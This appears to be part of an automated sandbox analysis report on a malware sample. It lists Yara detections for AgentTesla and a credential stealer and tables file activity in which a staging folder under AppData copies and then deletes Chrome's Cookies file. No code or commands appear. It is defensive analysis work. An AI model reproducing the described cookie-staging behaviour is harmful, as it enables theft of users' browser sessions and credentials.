| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.503093780.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000002.503093780.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.382535137.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.382535137.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.383158880.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.383158880.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.380264934.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.380264934.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.509640311.0000000002D41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000001D.00000002.509640311.0000000002D41000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000000.381604157.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000001D.00000000.381604157.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |

| File Activities                                                   |                                                                                                                 |            |                                                                                        |                       |       |                |                  |  |
|-------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|------------------|--|
| File Created                                                      |                                                                                                                 |            |                                                                                        |                       |       |                |                  |  |
| File Path                                                         | Access                                                                                                          | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol           |  |
| C:\Users\user                                                     | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown          |  |
| C:\Users\user\AppData\Roaming                                     | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 6DC4CF06       | unknown          |  |
| C:\Users\user\AppData\Roaming\zktusgco.ufg                        | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |
| C:\Users\user\AppData\Roaming\zktusgco.ufg\Chrome                 | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |
| C:\Users\user\AppData\Roaming\zktusgco.ufg\Chrome\Default         | read data or list directory   synchronize                                                                       | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | success or wait       | 1     | 6C0DBEFF       | CreateDirectoryW |  |
| C:\Users\user\AppData\Roaming\zktusgco.ufg\Chrome\Default\Cookies | read data or list directory   read attributes   delete   write dac   synchronize   generic read   generic write | device     | sequential only   non directory file                                                   | success or wait       | 1     | 6C0DDD66       | CopyFileW        |  |

| File Deleted                                                      |                 |       |                |             |  |
|-------------------------------------------------------------------|-----------------|-------|----------------|-------------|--|
| File Path                                                         | Completion      | Count | Source Address | Symbol      |  |
| C:\Users\user\AppData\Roaming\zktusgco.ufg\Chrome\Default\Cookies | success or wait | 1     | 6C0D6A95       | DeleteFileW |  |

| File Written |        |        |       |       |            |       |                |        |
|--------------|--------|--------|-------|-------|------------|-------|----------------|--------|
| File Path    | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |



